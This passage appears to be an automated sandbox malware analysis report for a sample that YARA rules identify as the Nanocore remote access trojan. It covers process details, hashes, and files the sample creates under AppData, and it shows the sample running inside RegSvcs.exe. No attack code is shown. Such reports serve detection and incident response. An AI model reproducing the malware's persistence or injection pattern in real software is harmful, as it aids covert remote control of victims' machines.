HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2860 Parent PID: 2904

General

Start time:	14:30:57
Start date:	03/05/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1380000
File size:	1141760 bytes
MD5 hash:	042AA11C6D49E1CCA5923F02D1B0A5AE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.2132182056.00000000028DB000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000006.00000002.2133442935.00000000038A1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000006.00000002.2133442935.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000006.00000002.2133442935.00000000038A1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 23%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile

Analysis Process: RegSvcs.exe PID: 3040 Parent PID: 2860

General

Start time:	14:30:59
Start date:	03/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0xa20000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegSvcs.exe PID: 3036 Parent PID: 2860

General

Start time:	14:31:00
Start date:	03/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0xa20000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: RegSvcs.exe PID: 2988 Parent PID: 2860

General

Start time:	14:31:00
Start date:	03/05/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe
Imagebase:	0xa20000
File size:	32768 bytes
MD5 hash:	72A9F09010A89860456C6474E2E6D25C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388935709.0000000002280000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388935709.0000000002280000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388684959.0000000000910000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388684959.0000000000910000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388645448.00000000008A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388645448.00000000008A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388271051.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.2388271051.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.2388271051.0000000000402000.00000040.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388334936.00000000004A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388334936.00000000004A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source:

	00000009.00000002.2388397893.00000000005B0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388397893.00000000005B0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388510368.0000000000770000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388510368.0000000000770000.00000004.00000001.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.2389242558.00000000026E1000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388496518.0000000000750000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388496518.0000000000750000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388503811.0000000000760000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388503811.0000000000760000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388517018.0000000000780000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388517018.0000000000780000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388389251.00000000005A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388389251.00000000005A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.2389656578.000000000380F000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000009.00000002.2389656578.000000000380F000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388723770.00000000009A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388723770.00000000009A0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000009.00000002.2388723770.00000000009A0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388916748.0000000002250000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388916748.0000000002250000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000009.00000002.2388635584.0000000000890000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000009.00000002.2388635584.0000000000890000.00000004.00000001.sdmp, Author: Florian Roth
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3D07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	3D089B	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3D07A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\Logs\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	3D07A1	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\EA860E7A-A87F-4A88-92EF-38F744458171\run.dat	unknown	8	e9 cd c0 bf 7a 0e d9 48	....z..H	success or wait	1	3D0A53	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe	unknown	512	success or wait	1	74034496	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	8173	end of file	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	3D0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	3D0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	success or wait	1	3D0A53	ReadFile
C:\Windows\Microsoft.NET\Framework\v2.0.50727\regsvcs.exe.config	unknown	4096	end of file	1	3D0A53	ReadFile
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	74034496	unknown
C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	74034496	unknown

Disassembly

Code Analysis